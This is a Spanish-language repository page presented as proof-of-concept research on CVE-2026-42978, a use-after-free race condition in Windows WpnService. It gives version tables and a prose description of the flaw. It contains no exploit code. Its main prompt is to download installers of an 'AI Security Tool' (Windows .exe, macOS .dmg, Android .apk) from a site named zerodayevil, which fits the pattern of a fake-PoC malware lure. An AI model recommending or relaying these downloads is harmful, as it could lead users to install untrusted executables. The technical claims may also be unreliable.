 syntaxmethod/cve-2026-42978-poc-research
CVE-2026-42978 Windows Push Notifications (WpnService) Use-After-Free y condición de carrera: investigación PoC, escáner de diagnóstico y módulo de auditoría de seguridad para AI Security Tool.

CVE-2026-42978
Módulo de Notificaciones Push de Windows para la Herramienta de Seguridad con IA
Ecosistema de Seguridad con IA de Nueva Generación, Terminal Multiprotocolo y Suite de Agentes Autónomos





Sitio web · Documentación del producto · Aplicación anfitriona · Chat de la comunidad
Navegación del sitio web: Inicio · Actualizaciones · Descargas · Módulos
Producto: AI Security Tool
Sitio: zerodayevil.github.io
Documentación: https://zerodayevil.github.io/ai-security-tool
Este módulo es un análisis revisado y un perfil de verificación segura para AI Security Tool.
Utilice únicamente los módulos listados en el sitio del proyecto o en el catálogo oficial. Cargue este módulo dentro de la aplicación aprobada, contra endpoints que usted posea o esté autorizado por escrito a evaluar.
Este repositorio no incluye un exploit armado contra WpnService. El laboratorio bajo lab/ es una simulación independiente de la clase de vulnerabilidad (TOCTOU / doble lectura). No se comunica con el servicio real de notificaciones push.
Instale primero la aplicación anfitriona. Luego habilite este módulo desde Módulos → Windows / EoP Local → CVE-2026-42978.
| SO / plataforma | Versión | Arquitectura / formato | Actualizado | Estado | Descarga |
|---|---|---|---|---|---|
| Windows | v6.3.20 | Instalador x64 (.exe) | 2026-09-08 | Última | Descargar .exe |
| Windows | v6.3.20 | Portátil x64 (.tar.gz) | 2026-09-08 | Última | Descargar .tar.gz |
| macOS | v5.3.29 | Apple Silicon (.dmg) | 2026-09-05 | Estable | Descargar .dmg |
| Linux | v5.3.27 | Universal x64 (.tar.gz) | 2026-09-01 | Estable | Descargar .tar.gz |
| Android | v5.3.27 | APK ARM64 (.apk) | 2026-09-01 | Estable | Descargar .apk |
Solo fuentes oficiales:
CVE-2026-42978 es una elevación de privilegios local en las Notificaciones Push de Windows. Microsoft describe el acceso concurrente a un recurso compartido sin la sincronización adecuada (CWE-362). La investigación sobre wpncore.dll parcheado vs. sin parchear muestra una condición de carrera de use-after-free en PresentationEndpointFacade durante el apagado de la plataforma.
WpnService se ejecuta en la sesión 0 como NT AUTHORITY\SYSTEM (svchost.exe -k netsvcs -p). La entrega de notificaciones toast, mosaico e insignia pasa por él. Ganar la carrera contra ese proceso es un problema de SYSTEM en la máquina local — no un fallo remoto de pre-autenticación en un DC.
Estado: parcheado el 10 de junio de 2026 (Patch Tuesday). Esta página es investigación defensiva.
No es CVE-2026-41089 (RCE de Netlogon). Componente diferente, modelo de privilegios diferente, fecha de parche diferente.
| Campo | Valor |
|---|---|
| CVE | CVE-2026-42978 |
| BDU | BDU:2026-08249 |
| Aviso del proveedor | MSRC — Windows Push Notifications EoP |
| Severidad | Alta · CVSS 3.1 7.8 |
| Debilidad | Condición de carrera CWE-362 · use-after-free en la ruta de apagado |
| Componente | Windows Push Notifications · WpnService · wpncore.dll |
| Vector de ataque | Local |
| Privilegios requeridos | Bajos (usuario local autorizado) |
| Interacción del usuario | Ninguna |
| Patch Tuesday | 10 de junio de 2026 |
| Tipo de módulo | Análisis de investigación + verificación segura en la aplicación + paquete de detección |
SKUs de cliente y servidor que incluyen Push Notifications. Confirme el KB exacto en MSRC antes de cerrar un ticket.
| Familia | Notas |
|---|---|
| Windows 10 | 1809, 21H2, 22H2 (x86 / x64 / ARM64 según corresponda) |
| Windows 11 | 23H2, 24H2, 25H2, 26H1 |
| Windows Server | 2016 / 2019 / 2022 / 2025 (completo y Server Core donde exista el componente) |
Compilaciones orientativas según notas de servicio públicas (verifique siempre en MSRC):
| Rama | Compilación parcheada indicativa |
|---|---|
| Windows 11 23H2 | 22631.7219 |
| Windows 11 24H2 | 26100.8655 |
| Windows 11 25H2 | 26200.8655 |
| Windows 11 26H1 | 28000.2269 |
Ejemplo de wpncore.dll (24H2) | vulnerable 26100.8521 → parcheado 26100.8655 |
La fachada envuelve las llamadas a la API de notificaciones y delega en PresentationEndpointImpl. Durante el apagado de la plataforma, el objeto NotificationPlatform se destruye. Varios métodos de la fachada tomaban históricamente un puntero a la plataforma sin una bandera de apagado ni un bloqueo compartido. Si el desmontaje gana la carrera, la siguiente llamada utiliza un puntero colgante.

El mismo patrón de bloqueo y guarda se aplicó en 49 métodos PresentationEndpointFacade::*. Los métodos de implementación subyacentes se dejaron como estaban — el agujero estaba en la fachada.
